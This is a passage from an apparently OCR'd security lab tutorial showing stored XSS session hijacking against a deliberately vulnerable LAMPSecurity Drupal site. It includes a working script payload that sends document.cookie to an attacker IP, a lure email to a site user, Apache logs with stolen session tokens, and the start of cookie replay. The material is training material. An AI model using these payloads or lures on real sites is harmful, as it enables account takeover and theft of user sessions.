The resulting Tamper Popup will show the Cookie value as the last value. Go ahead and note this value (copy/paste it to a text file in Applications → Accessories → gEdit) then change one character in the cookie and click the 'OK' button to send the new cookie value.




Host	192.168.56.4
User-Agent	Mozilla/5.0 (X1
Accept	text/html,appli
Accept-Language	en-us,en;q=0.!
Accept-Encoding	gzip, deflate
Connection	keep-alive
Referer	http://192.168.
Cookie	SESS54ba217c

Illustration 22: Viewing the cookie data in Tamper Data

After you click OK you'll notice that you're logged out of the application (the login form shows up again). This is because you're now using a cookie for an account that isn't authenticated.

Next click a link, 'Tamper' with the data when prompted, and change the cookie value back to the original content an click 'OK'. You should see that you're logged back into the site. The key is having the right cookie value. Go ahead and add a new comment to another story, this time putting `<script>alert(document.cookie);</script>` as the comment and submit the comment. Note that the same cookie value we submitted shows in the pop-up.



Preview comment | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Reply to comment | LAMPSe...
Preview comment | LAMPSe...
Add-ons Manager
192.168.56.4/comment/reply/27
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
LAMPSecurity Research
About LAMPSec
OK
Preview comment
Submitted by Anonymous (not verified) on Mon, 06/03/2013 - 14:08.
test
Transferring data from 192.168.56.4...

```
SESS54ba217cf75ccee33c5f8c7397d5146d=39pe3m0ni9td94j7imo6
has_js=1
```

Illustration 23: Using JavaScript to access cookie data.

We can use this behavior to steal the cookie from a site user. To do so, however, we need to identify someone whom we think will have some level of privilege in the site. A good way to find this is to figure out who is posting content to the site (i.e. You may have to actually read a little in the site). If you click the 'Recent posts' you'll see that the user Barbara has posted quite a bit of the content to the site. Let's go ahead and target her by creating a malicious comment, then e-mailing her a link to the page.

The key to this attack is that you are going to plant a malicious piece of JavaScript in a comment that is going to steal the session cookie and export it to your attack machine. You need to take note of your IP address on the attack machine using the **`ifconfig`** command. Next, ensure that you have a web server running so the attack machine can process the response. In BackTrack click on Applications → Services → HTTPD → apache start. You can ensure that the web server is up and running opening Firefox and typing your IP address into the URL bar.



It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

Illustration 24: Verify that Apache is running on your attack machine.

Once Apache is started you should tail the access log so we can listen for responses. Open up a terminal window using the link in the navigation bar on the desktop or through Applications → Accessories → Terminal. Once the window is open type in the command:

```
# tail -f /var/log/apache2/access.log
```

The **`-f`** flag tells tail to trace changes to the log and print them on the screen.




```
root@bt:~# tail -f /var/log/apache2/access.log
192.168.56.1 - - [04/Jun/2013:11:15:56 -0400] "GET / HTTP/1.1" 200 484 "-" "Mozi
lla/5.0 (X11; Linux x86_64; rv:21.0) Gecko/20100101 Firefox/21.0"
192.168.56.1 - - [04/Jun/2013:11:15:57 -0400] "GET /favicon.ico HTTP/1.1" 404 50
4 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:21.0) Gecko/20100101 Firefox/21.0"
192.168.56.1 - - [04/Jun/2013:11:15:57 -0400] "GET /favicon.ico HTTP/1.1" 404 50
4 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:21.0) Gecko/20100101 Firefox/21.0"
```

Illustration 25: Viewing the Apache logs

Start your comment (note that you should be logged in with the account you created earlier) by navigating to the LAMPSec Research home page and clicking on the first story, scrolling to the bottom then clicking the 'Add Comment' button. Enter an innocuous message for the title, then for the comment enter the following code:

```
<script>
var req = new XMLHttpRequest();
var url = 'http://192.168.56.2/' + document.cookie;
req.open("GET", url);
req.send();
</script>
```

Note that the IP address in the URL for this code should correspond to the IP address of your *attack platform* so that you can track the request. Submit this comment and you shouldn't notice any evidence of its presence, but checking your Apache log output on the attack platform you should see a record of your own cookie being sent to the attack platform.


Preview comment | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Preview comment | LAMPSecuri...
192.168.56.4/comment/edit/1
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM
Administer
Log out
Search
Search this site:
Search

Your name:
test


Subject:
Great Post

Comment: *

```
I really like this post, it's awesome!
<script>
var req = new XMLHttpRequest();
var url = 'http://192.168.56.2/' + document.cookie;
alert(url);
req.open("GET", url);
req.send();
</script>
```

Illustration 26: Creating a malicious comment.

The next step in the attack it to send a link to this malicious page to Barbara. To do this click on the hyperlinked name 'Barbara' at the top of the story which will take you to the user profile page. Click on the 'Contact' tab to view the contact form. Fill in the form with a message containing a link to the story with the malicious comment and click the 'Send e-mail' at the bottom of the page.



Barbara

From:
test <foo@example.com>


To:
Barbara

Subject: *
Great Post

Message: *
```
I really enjoyed your story at http://192.168.56.4/content/lampsec-point-
security-available and so I posted a comment.  Thanks!

Evil Eve
```

Illustration 27: Sending a link to the comment to Barbara

Now shift back to your terminal window with the output of your Apache log. It may take up to three minutes, but the Barbara user will notice your e-mail, log into the site, and follow your malicious link. You should see it show up on the screen with a distinct session token from your own users token. Take note of this cookie value so that we can use it in our next step.



```
-rw-r-----  1 root adm   220 2012-02-24 16:57 error.log.9.gz
-rw-r--r--  1 root root    0 2012-02-24 16:54 other_vhosts_access.log
root@bt:/var/log/apache2# tail -f access.log
192.168.56.1 - - [05/Jun/2013:10:19:27 -0400] "GET / HTTP/1.1" 304 210 "-" "Mozi
lla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1
453.110 Safari/537.36"
192.168.56.1 - - [05/Jun/2013:10:19:27 -0400] "GET /favicon.ico HTTP/1.1" 404 50
4 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
rome/27.0.1453.110 Safari/537.36"
192.168.56.1 - - [05/Jun/2013:10:19:28 -0400] "GET / HTTP/1.1" 304 209 "-" "Mozi
lla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/27.0.1
453.110 Safari/537.36"
192.168.56.1 - - [05/Jun/2013:10:19:28 -0400] "GET /favicon.ico HTTP/1.1" 404 50
4 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
rome/27.0.1453.110 Safari/537.36"
192.168.56.4 - - [05/Jun/2013:10:19:54 -0400] "GET /SESS54ba217cf75ccee33c5f8c73
97d5146d=g2o42t8guodhha0kru982srhf1;%20has_js=1 HTTP/1.1" 404 555 "http://192.16
8.56.4/content/lampsec-point-security-available" "Mozilla/5.0 (Unknown; Linux i6
86) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.0 Safari/534.34"
192.168.56.4 - - [05/Jun/2013:10:19:59 -0400] "GET /SESS54ba217cf75ccee33c5f8c73
97d5146d=0sle8pb9gcibp4m4o6t9age6m2;%20has_js=1 HTTP/1.1" 404 556 "http://192.16
8.56.4/content/lampsec-point-security-available" "Mozilla/5.0 (Unknown; Linux i6
86) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.0 Safari/534.34"
```

Illustration 28: Stolen cookie details in the Apache log.

Once we have the stolen token all we need to do is plug it into our web browser. To do this you can use the Tamper Data plugin in Firefox. Simply click Tools → Tamper Data in Firefox, which will open up the Tamper Data window. Next click the 'Start Tamper' button in the upper left. Finally, in the main Firefox window go to the home screen of LAMPSec Research, which will cause Tamper Data to pop up an alert asking if you want to modify the request.





Illustration 29: Tamper with a page request

Click the 'Tamper' button which will cause the Tamper Popup to display.



